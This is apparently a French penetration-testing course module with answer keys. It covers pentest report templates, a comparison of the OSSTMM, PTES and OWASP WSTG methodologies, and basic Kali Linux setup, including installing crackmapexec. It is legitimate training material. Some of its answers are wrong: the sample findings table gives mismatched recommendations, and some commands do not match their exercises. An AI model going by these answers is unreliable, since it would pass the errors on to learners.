
Recommandations clés :

- Connaître les principes et les étapes des 3 méthodologies (OSSTMM,PTES,OWASP(WSTG))



2 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

Pour le formateur :

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

Pour l'apprenant :

- Penser aux templates comme un document que vous utiliserez tout le temps
- Il n'y a pas de bonne ou mauvaise réponse.
- Le template pourra être amélioré plus tard

Conditions de réalisation :

- Individuel ou par groupes (2 ou 3 maximum)
- Support de résumé théorique
- La suite office installée sur le pc
- Les documents officiels des methodologies :
 - ✓ <https://www.isecom.org/OSSTMMM.3.pdf>
 - ✓ [https://github.com/OWASP\(WSTG\)/wstg/releases/download/v4.2/wstg-v4.2.pdf](https://github.com/OWASP(WSTG)/wstg/releases/download/v4.2/wstg-v4.2.pdf)
 - ✓ <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>

Critères de réussite :

- Distinguer les 3 méthodologies de test d'intrusion
- Avoir un template de rapport avec les étapes de la méthodologie



Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 1 : Mise en forme

- La première page du template doit contenir des champs pour les informations suivantes :
 - ✓ Le nom de l'entreprise qui a réalisé le test d'intrusion
 - ✓ Le nom de l'entreprise pour laquelle le test d'intrusion a été réalisée
 - ✓ La date de livraison du rapport
 - ✓ Les contacts de l'entreprise qui réalise le test d'intrusion
 - ✓ La classification de confidentialité du document
 - ✓ La version du document
- La deuxième page sera consacrée à la table de contenu
- Dans la page suivante, il faut préciser les destinataires et la propriété du document
- Il est recommandé d'utiliser l'entête pour le nom de votre entreprise et son log
- Le pied de page sera consacré aux numéros des pages

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 2 : sections standards

- Parmi les sections standard à intégrer dans votre template :
 - ✓ Les contacts des pentesters qui ont réalisé le test d'intrusion (adresse Email, numéro de téléphone, rôle)
 - ✓ Une introduction sur le test d'intrusion réalisé avec les informations sur la période des tests, le type du test d'intrusion, la méthodologie suivie
 - ✓ Un rappel du standard utilisé pour la classification des vulnérabilités
 - ✓ Le cadre du test d'intrusion réalisé et l'environnement testé (les sous-réseaux, les applications, les produits, les services, production/recette, etc.)
- Une des sections standards parmi les plus importante est la section du résumé. Cette section est surtout destinée au management et aux profils non techniques. Dans cette section :
 - ✓ Le résumé ne couvre pas les détails techniques ou la terminologie, mais l'aperçu des principaux résultats est expliqué en termes simples
 - ✓ Le résumé doit être court, clair et bien formaté
 - ✓ Le résumé préciser l'impact métier potentiel en cas d'exploitation des vulnérabilités trouvées
- Les principales forces et faiblesses : cette section mettra la lumière sur les vulnérabilités ou les mauvaises configurations fréquentes et aussi les pratiques et les systems en place qui améliorent la sécurité de l'entreprise

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 2 : sections de la méthodologie

- Pour détailler le déroulé du test d'intrusion, il faut préparer des sections pour les étapes de la méthodologie OWASP(WSTG)
- Pour chaque étape de la méthodologie, il faut commencer par une introduction rappelant les objectifs de l'étape

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 1 : Mise en forme

Réponses

Table des matières

1. Management summary.....	4
2. Introduction.....	4
3. Délimitation du contenu de ce rapport	5
4. Cadre	6
4.1 Code de conduite	6
4.2 Organisation.....	6
4.3 Système et infrastructure.....	7
4.4 Organisation du scrutin	7
5. Participants.....	8
6. Failles signalées.....	9
6.1 Vue d'ensemble.....	9
6.2 Gravité HIGH (catégories 5 et 6 de l'illustration 2).....	10
6.3 Gravité MEDIUM (catégories 2, 3 et 4 de l'illustration 2).....	10
6.4 Gravité LOW (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	10
6.5 Gravité INFO (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	11
6.6 Failles invalidées.....	14
7. Opérations informatiques	15
7.1 Adresses IP participant au test d'intrusion public.....	15
7.1.1 pit.evoting-test.ch.....	15
7.1.2 pit-admin.evoting-test.ch.....	15
7.2 Adresses IP par pays.....	16
7.3 Durée du test par adresse IP	17
7.4 Nombre de requêtes	17
7.5 Codes de statut	17
7.6 Processus de vote.....	18
7.7 OWASP ModSecurity Core Rule Set.....	18
7.8 Liste blanche ModSecurity	18
7.9 ModSecurity JavaScript HashCheck.....	19

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 1 : Mise en forme

Réponses



**Security Penetration Test of
HIE Portal for A CUSTOMER IMPLEMENTATION**

Services provided to:
[LOGO(s) of company providing service to]

Version –V1.0

V1 – February 13th, 2014

Prepared By:
Denis Calderone
TBG Security

Presented To:
Justin Case
ABC Heath

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 2 : sections standards

Réponses

- Exemple de résumé (**management summary**) :

La société a réalisé un test d'intrusion sur son système d'information. Le système nouvelle génération avec vérifiabilité universelle, qui n'est pas encore utilisé en production, a été testé à cette occasion. L'objectif du test d'intrusion était de donner la possibilité à des spécialistes en informatique indépendants d'attaquer délibérément le système et de tenter de le manipuler afin d'en vérifier la fiabilité. Les failles soumisees sont évaluées, classées par niveau de gravité et éliminées en fonction des risques. Les résultats de ce test d'intrusion seront intégrés au développement du système. Le test d'intrusion a été réalisé avec succès du 25 février au 24 mars 2019 avec la participation de 3 experts en cybersécurité. Au total, 173 failles ont été signalées. La plupart d'entre elles ont été invalidées (145) par l'entreprise mandatée ou étaient des doublons (12). 16 failles ont été confirmées. Aucune des attaques n'est parvenue à compromettre l'intégrité du système ou de ses composants ni à s'y introduire. Le test d'intrusion dans son intégralité a été réalisé sous la surveillance et la supervision de représentants de la société

Activité 3

Préparer un template de rapport pour OWASP(WSTG)



Étape 2 : sections standards

Réponses

- Un tableau de bord des vulnérabilités trouvées, leurs criticités et les recommandations :

13	5	6	0	1
critique	élevé	moyen	faible	information
Vulnérabilité		criticité		Recommandation
<u>Test d'intrusion interne</u>				
IPT-001 : configuration LLMNR insuffisante		Critical		Désactivez la résolution de noms multidiffusion via GPO.
IPT-002 : Mauvaise configuration de la sécurité - Réutilisation du mot de passe de l'administrateur local		Critical		Utiliser des mots de passe d'administrateur locaux uniques et limitez les utilisateurs administrateurs locaux via le moindre privilège.
IPT-003 : Mauvaise configuration de la sécurité - Wdigest		Critical		Désactivez WDigest via GPO.
IPT-004 : Durcissement insuffisant - Imitation de jeton		Critical		Restreindre la délégation de jeton.
IPT-016 : Authentification insuffisante - VNC		élevé		Appliquez les correctifs du fournisseur. N'utilisez pas de mots de passe GPP.
IPT-017 : Identifiants par défaut sur les services Web		élevé		Activez l'authentification sur le serveur VNC.
IPT-019 : Accès partagé SMB non authentifié		Moderate		Désactivez le partage SMB ou exigez une authentification.
IPT-020 : Gestion des correctifs insuffisante - SMBv1		Moderate		Mettez à niveau vers SMBv3 et appliquez le dernier correctif.

Activité 3

Préparer un template de rapport pour OWASP(WSTG)




Étape 3 : sections de la méthodologie

Réponses

Pour les sections de la méthodologie, il faut faire le rapport des étapes suivies pendant le test d'intrusion et les lier aux différentes étapes de la méthodologie suivie.

✓ Exemple :

- I. La collecte d'informations
- II. Gestion de la configuration et du déploiement
- III. Gestion des identités
- IV. Autorisation
- V. Authentification
- VI. Gestion des sessions
- VII. La validation des entrées
- VIII. La gestion des erreurs
- IX. Cryptographie
- X. Logique métier
- XI. Test côté client



ACTIVITÉ 4

Préparer un comparatif des 3 méthodologies

Compétences visées :

- Distinguer les méthodologies de test d'intrusion OSSTMM, PTES, OWASP(WSTG)

Recommandations clés :

- Connaître les principes et les étapes des 3 méthodologies (OSSTMM,PTES,OWASP(WSTG))



1 heure



WEBFORCE
BE THE CHANGE

CONSIGNES

Pour le formateur

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

Pour l'apprenant


- Penser aux templates comme un document que vous utiliserez tout le temps
- Il n'y a pas de bonne ou mauvaise réponse
- Le template pourra être amélioré tout au long de votre carrière

Conditions de réalisation :

- Individuel ou par groupe (2 ou 3 maximum)
- Support de résumé théorique
- La suite Microsoft office installée sur le pc
- Les documents officiels des méthodologies :
 - ✓ <https://www.isecom.org/OSSTMMM.3.pdf>
 - ✓ [https://github.com/OWASP\(WSTG\)/wstg/releases/download/v4.2/wstg-v4.2.pdf](https://github.com/OWASP(WSTG)/wstg/releases/download/v4.2/wstg-v4.2.pdf)
 - ✓ <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>

Critères de réussite :

- Distinguer les 3 méthodologies de test d'intrusion
- Avoir un template de rapport avec les étapes pour chaque méthodologie



Activité 4

Préparer un comparatif des 3 méthodologies



Comparatif des 3 méthodologies

- Copier et remplir les tableaux suivants concernant les 3 méthodologies :

	OSSTMM	PTES	OWASP(WSTG)
Cible de test d'intrusion			
Type de test d'intrusion			
Cadre de test d'intrusion			
Détails des étapes			
Méthodologie/checklist			

Activité 4

Préparer un comparatif des 3 méthodologies



Comparatif des 3 méthodologies


Réponses

- Copier et remplir les tableaux suivants concernant les 3 méthodologies :

	OSSTMM	PTES	OWASP(WSTG)
• Cible de test d'intrusion	• Systèmes industriels	• Système d'informations	• Applications
• Type de test d'intrusion	• Interne	• Interne/externe	• Interne/externe
• Cadre de test d'intrusion	• Cadre large	• Cadre large et moyen	• Cadre très spécifique
• Détails des étapes	• Étapes générales d'encadrement	• Étapes spécifiques pour un test d'intrusion standard	• Étapes très spécifiques et détaillées
• Méthodologie/checklist	• +Standard	• +méthodologie	• +checklist



WEBFORCE
BE THE CHANGE



PARTIE 2

IDENTIFIER LES VULNÉRABILITÉS AU SEIN D'UN SYSTÈME D'INFORMATION

Dans ce module, vous allez :

- Installer et utiliser Kali Linux
- Installer des scanners de vulnérabilités
- Configurer des scans de vulnérabilités
- Écrire un script pour automatiser des scans



18 heures



ACTIVITÉ 1

INSTALLATION ET FAMILIARISATION AVEC KALI LINUX

Compétences visées :

- Utilisation de Kali Linux
- Gestion des outils et des paquets dans la distribution Kali Linux

Recommandations clés :

- Se référer au cours
- Se mettre dans le contexte de la problématique posée dans l'activité



5 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- L'apprenant doit être capable d'installer Kali linux sur Vmware ou Virtual box
- Vérifier que l'apprenant comprend les commandes et la structure de Kali Linux

2. Pour l'apprenant :

- Il est recommandé de connaître les bases de linux
- Il faut utiliser la syntaxe des commandes fournis au début de l'activité
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Télécharger une machine VM Kali Linux sur le site suivant : <https://www.kali.org/get-kali/#kali-platforms> (Les démonstrations du TP seront réalisées avec une VM virtual box)

4. Critères de réussite :

- Une machine Kali linux installée et à jour
- Capacité à faire des actions basiques sur Kali linux




Activité 1

Installation et familiarisation avec Kali Linux

Étape 1 : Télécharger une VM Kali Linux

- Nous recommandons dans ce TP d'utiliser une VMvirtual box 64-bit sur le site : <https://www.kali.org/get-kali/#kali-platforms>



Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Exercices

1. Extraire le fichier 7.z téléchargé
2. Ouvrir le fichier .vbox avec VirtualBox
3. Lancer la machine kali linux et utiliser les identifiants kali/kali pour se connecter
4. Mettre à jour les paquets dans les repositories et upgrader les paquets installés
5. Redémarrer le service ssh et configurer ssh pour démarrer au démarrage de Kali Linux
6. Redémarrer le service http
7. Chercher l'outil crackmapexec et installer le
8. Changer le mot de passe de kali
9. Créer un nouvel utilisateur avec la première lettre de votre prénom et votre nom : ex : younes khallouki → ykhallouki
10. Donner à l'utilisateur créé les droits root (les identifiants du compte root sont : root/kali)
11. Supprimer l'outil installé crackmapexec
12. Créer un dossier avec le nom : competence10
13. Dans le dossier competence10, créer un fichier avec vos remarques sur le métier de pentester

Activité 1


Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

1. Extraire le fichier 7.z téléchargé
2. Ouvrir le fichier .vbox avec VirtualBox
3. Lancer la machine kali linux et utiliser les identifiants kali/kali pour se connecter



Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Mettre à jour les paquets dans les repositories et upgrader les paquets installés

```
(kali@kali)-[~]
└─$ sudo apt update & sudo apt upgrade
[3] 7293
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

(kali@kali)-[~]
└─$ Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
```

Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Redémarrer le service ssh et configurer ssh pour démarrer au démarrage de Kali Linux

```
(kali㉿kali)-[~]
└─$ sudo service ssh restart

(kali㉿kali)-[~]
└─$ systemctl start ssh

(kali㉿kali)-[~]
└─$
```

Redémarrer le service http

```
(kali㉿kali)-[~]
└─$ sudo service apache2 restart

(kali㉿kali)-[~]
└─$
```

Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Chercher l'outil crackmapexec et installer le

```
└─$ apt-cache search crackmapexec
crackmapexec - Swiss army knife for pentesting networks

└─(kali㉿kali)-[~]
└─$ sudo apt install crackmapexec
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libev4 libhttp-server-simple-perl liblerc3 libpython3.9-minimal libpython3.9-stdlib
  libsvtav1enc0 libwebsockets16 python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  crackmapexec
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 5,264 kB of archives.
After this operation, 17.2 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 crackmapexec all 5.2.2-0kali1 [
5,264 kB]
Fetched 5,264 kB in 4s (1,248 kB/s)
Selecting previously unselected package crackmapexec.
(Reading database ... 337856 files and directories currently installed.)
Preparing to unpack .../crackmapexec_5.2.2-0kali1_all.deb ...
Unpacking crackmapexec (5.2.2-0kali1) ...
Setting up crackmapexec (5.2.2-0kali1) ...
Processing triggers for kali-menu (2022.4.0) ...
```

Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Changer le mot de passe de kali

```
(kali@kali)-[~]
└─$ passwd
Changing password for kali.
Current password:
New password:
Retype new password:
You must choose a longer password.
New password:
Retype new password:
passwd: password updated successfully

(kali@kali)-[~]
└─$
```

Créer un nouvel utilisateur avec la première lettre de votre prénom et votre nom : ex : younes khallouki → ykhallouki

```
(kali@kali)-[~]
└─$ sudo useradd ykhallouki

(kali@kali)-[~]
└─$ sudo passwd ykhallouki
New password:
Retype new password:
passwd: password updated successfully

(kali@kali)-[~]
└─$ su ykhallouki
Password:
$ whoami
ykhallouki
$
```

Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Supprimer l'outil installé crackmapexec

```
(kali@kali)-[~]
